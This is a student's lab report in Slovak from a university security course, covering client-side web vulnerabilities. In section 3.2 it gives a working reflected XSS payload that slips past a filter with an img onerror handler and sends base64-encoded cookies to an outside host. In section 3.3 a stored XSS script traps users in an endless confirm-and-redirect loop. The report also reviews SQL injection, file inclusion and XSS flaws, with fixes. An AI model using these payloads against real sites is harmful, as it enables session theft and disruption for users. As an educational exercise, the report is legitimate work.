

BIT Cvičenie 3

Zraniteľnosti na strane klienta

Jakub Gašparín

Obsah

3.1 Hello XSS	1
3.1.1 Zistite, či váš prehliadač obsahuje XSS auditor a ako funguje.	1
3.1.2 Nájdite a zneužite zraniteľnosť na zobrazenie "hello world" správy cez javascript.....	2
3.2 Exfiltration using reflected XSS	2
3.3 Break the web using stored XSS	4
3.4 Code review	6
1. CWE-89 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').....	6
2. CWE-22 : Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal'), CWE-98 : Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')	7
3. CWE-79 : Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') .	7

3.1 Hello XSS

3.1.1 Zistite, či váš prehliadač obsahuje XSS auditor a ako funguje.

Používam Firefox. Firefox nemá XSS auditor, nikdy ho nemal a nikdy ho ani neplánoval použiť.



Note:

- Chrome has removed their XSS Auditor [↗](#)
- Firefox has not, and will not implement X-XSS-Protection [↗](#)
- Edge has retired their XSS filter [↗](#)

This means that if you do not need to support legacy browsers, it is recommended that you use Content-Security-Policy without allowing unsafe-inline scripts instead.


Zdroj:

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection>

3.1.2 Nájdite a zneužite zraniteľnosť na zobrazenie “hello world” správy cez javascript

Do poľa som vložil nasledovný script:

```
<script>alert('Hello World!');</script>
```



3.2 Exfiltration using reflected XSS

Môj prvý nápad bol použiť nasledovný príkaz

```
<script>var xss = document.cookie; alert(xss); </script>
```


Len aby som si zistil, či cookie vôbec dostanem. Toto ale nefungovalo

XSS attempt detected! bad robot...

Je tu nejaká XSS obrana, ale dokážem to obísť napr. tato:

```
<div onmouseover="var xss = document.cookie; alert(xss);">Hover me!</div>
```


Vidím, že dokážem takto získať cookie na tejto stránke.



Napísal som nasledovný skript.

```
<img src= x onerror="
var xss = document.cookie;
var en_xss = btoa(xss); //base64 konverzia
var xhr = new XMLHttpRequest(); //otvorenie requestu
xhr.addEventListener("load", reqListener);
xhr.open('GET', 'https://dev.netvor.sk/ex/?ami=xgasparin&data=' + en_xss,
true);
xhr.send();"> //poslanie cookie
```


Ked' som Janovi poslal link, tak som získal nasledovný cookie.



Ked' som to nedókodoval dostal som


SuperSecretAdminCookie=krokodil123



```
U3VwZXJTZWNyZXRBZG1pbkNvb2tpZT1rcm9rb2RpbDEyMw==
```

 For encoded binaries (like images, documents, etc.) use the file upload form a li

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

 Live mode OFF Decodes in real-time as you type or paste (supports only

 **DECODE**  Decodes your data into the area below.

```
SuperSecretAdminCookie=krokodil123
```

3.3 Break the web using stored XSS

Použil som nasledovný skript:


```

<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Evil code.BIT</title>
  <style>
    #peace_and_tranquility {
      position: fixed;
      top: 0;
      left: 0;
      width: 100%;
      height: 100%;
      z-index: -1;
    }
  </style>
</head>
<body>
  <iframe id="peace_and_tranquility"
    onload="while(1) {
      if (confirm('Would you like to experience peace and
tranquility?')) {
        window.location.href =
'https://www.youtube.com/embed/SHvhps47Lmc?autoplay=1&mute=1&loop=1&playlist=S
Hvhps47Lmc'; // URL for OK
      } else {
        window.location.href =
'https://www.youtube.com/embed/SHvhps47Lmc?autoplay=1&mute=1&loop=1&playlist=S
Hvhps47Lmc'; // URL for Cancel
      }
    }"

src="https://www.youtube.com/embed/SHvhps47Lmc?autoplay=1&mute=1&loop=1&playli
st=SHvhps47Lmc"
    title="YouTube video player" frameborder="0" allow="accelerometer;
autoplay; clipboard-write; encrypted-media; gyroscope; picture-in-picture;
web-share" allowfullscreen>
  </iframe>
</body>
</html>

```

Tento kód, keď sa načíta stránka, sa opýta nasledovné:



Nezáleží na tom, čo si používateľ vyberie, bude prinútení zažiť „peace and tranquility“

<https://xgasparin.bit.demo-cert.sk/chat.php>

3.4 Code review

1. CWE-89 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

```
$sql = "SELECT * FROM users WHERE login='{$_REQUEST['login']}' AND  
password='{$_REQUEST['password']}'";
```

`$_REQUEST['login']` a `$_REQUEST['password']` sú zraniteľné a náchylné na jednoduché SQL injekcie. Ešte k tomuto v tomto kóde nie je žiadna sanitizácia a s dátami sa pracuje priamo v kóde.

Oprava:

```
<?php  
  
// Spojenie sa s databázou  
$pdo = new PDO('mysql:host=your_host;dbname={db_name}', 'login', 'password');  
$pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);  
  
// Príprava SQL dát a ich náhrada inými premennými  
$stmt = $pdo->prepare("SELECT * FROM users WHERE login = :login AND password =  
:password");  
  
// Bindovanie  
$stmt->bindParam(':login', $_REQUEST['login']);  
$stmt->bindParam(':password', $_REQUEST['password']);  
  
$stmt->execute();  
$user = $stmt->fetch(PDO::FETCH_ASSOC);  
?>
```

Zdroje:

<https://www.php.net/manual/en/security.database.sql-injection.php>

<https://stackoverflow.com/questions/60174/how-can-i-prevent-sql-injection-in-php>

<https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/>

2. CWE-22 : Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal'), CWE-98 : Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')

```
include("pages/" . $_GET['page']);
```

Toto je veľmi zraniteľné na LFI a RFI cez web shell s použitím system príkazu.

Oprava:

```
<?php
// Whitelist dovolených stránok
$allowed_pages = [
    'home' => 'derave.phps' //toto neviem konkretnu cestu :( ale dufam ze je
to okay
];

// Kontrola, či stránka je vo whiteliste
if (in_array($_GET['page'], array_keys($allowed_pages))) {

// pokiaľ existuje, tak ju nactaj
    include $allowed_pages[$_GET['page']];

} else {

// pokiaľ neexistuje, daj home page
    include $allowed_pages['home'];

}
?>
```

Zdroje:

https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

<https://www.esecurityplanet.com/endpoint/how-to-prevent-remote-file-inclusion-rfi-attacks/>

3. CWE-79 : Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

```
echo "<h1>Pouzivatel {$_REQUEST['login']} neexistuje!</h1>";
```

Toto je veľmi zraniteľné na XSS. Cez príkaz:

```
<script>alert('Hello world');</script>
```

By sme dokázali vypísať vetu na stránku cez alert. Dalo by sa ale spraviť oveľa väčšie škody.

Oprava:

```
echo "<h1>Pouzivatel " . htmlspecialchars($_REQUEST['login'], ENT_QUOTES, 'UTF-8') . " neexistuje!</h1>";
```

Pridáme sanitáciu do kódu pomocou `htmlspecialchars()`. Toto zabráni XSS útokom v našom príklade.